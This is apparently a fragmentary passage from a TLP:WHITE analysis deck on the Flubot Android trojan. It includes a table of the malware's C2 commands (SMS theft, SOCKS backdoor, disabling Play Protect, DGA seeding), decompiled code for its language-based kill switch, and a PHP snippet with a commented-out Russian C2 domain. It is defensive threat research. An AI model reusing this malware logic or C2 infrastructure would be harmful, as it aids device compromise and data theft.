
    return 'http://smurfetta.ru';*/
}

function find_cval() {
    foreach($_GET as $key = $value) {
        if (cval($key)) {
            return $key;
        }
    }
}
```


How C2 tunneling works?



The query



C2 commands




Command	Description
UNINSTALL_APP	Uninstall application, package name received from C2.
UPDATE_DNS_SERVERS	Update DoH server, which is used for C2 traffic. Since v5.0
SMS_INT_TOGGLE	Toggle SMS interception.
BLOCK	Block notifications.
SOCKS	Open socket that allows attacker to connect to the infected phone.
UPLOAD_SMS	Upload all SMS messages from phone.
OPEN_URL	Open given URL with browser.
NOTIF_INT_TOGGLE	Toggle notification interception.
UPDATE_ALT_SEED	Update DGA seed. This seed is used to generate C2 domains. Since v5.1
RUN_USSD	Run given USSD code on the infected phone.
DISABLE_PLAY_PROTEC	Disable play protect via accessibility.
RELOAD_INJECTS	Resend list of installed packages to the C2.
SEND_SMS	Send specific SMS message.
GET_CONTACTS	Get contact list from the phone.
RETRY_INJECT	Re-inject / update inject to already injected application.

Not all system languages are equal

- Flubot checks system language during the installation
- If the system language matches the whitelisted language, installation will not continue




```
switch (sysLang.hashCode()) {  
    case 3129:  
        if (sysLang.equals("az")) {  
            c = '\b';  
            break;  
        }  
        c = 65535;  
        break;  
    case 3139:  
        if (sysLang.equals("be")) {  
            c = 2;  
            break;  
        }  
        c = 65535;  
        break;  
    case 3166:  
        if (sysLang.equals("ca")) {  
            c = 14;  
            break;  
        }  
        c = 65535;  
        break;  
    case 3197:  
        if (sysLang.equals("da")) {  
            c = 22;  
            break;  
        }  
        c = 65535;  
        break;  
}
```




```
switch (c) {  
    case 0: // ru  
    case 1: // uk  
    case pfc251d1b.SCROLL_STATE_SETTLING /* 2 */: // be  
    case 3: // hy  
    case 4: // kk  
    case 5: // ky  
    case 6: // tg  
    case 7: // uz  
    case '\b': // az  
    case '\t': // tk  
    case '\n': // ka  
        return false;  
    case 11: // de  
        pdfdbc348.f132a = new String[]{"49", "43", $}; // 41  
        String[] strArr2 = pdfdbc348.f132a;  
        ...  
}
```

Whitelisted system languages



TLP:WHITE

Target countries by country codes

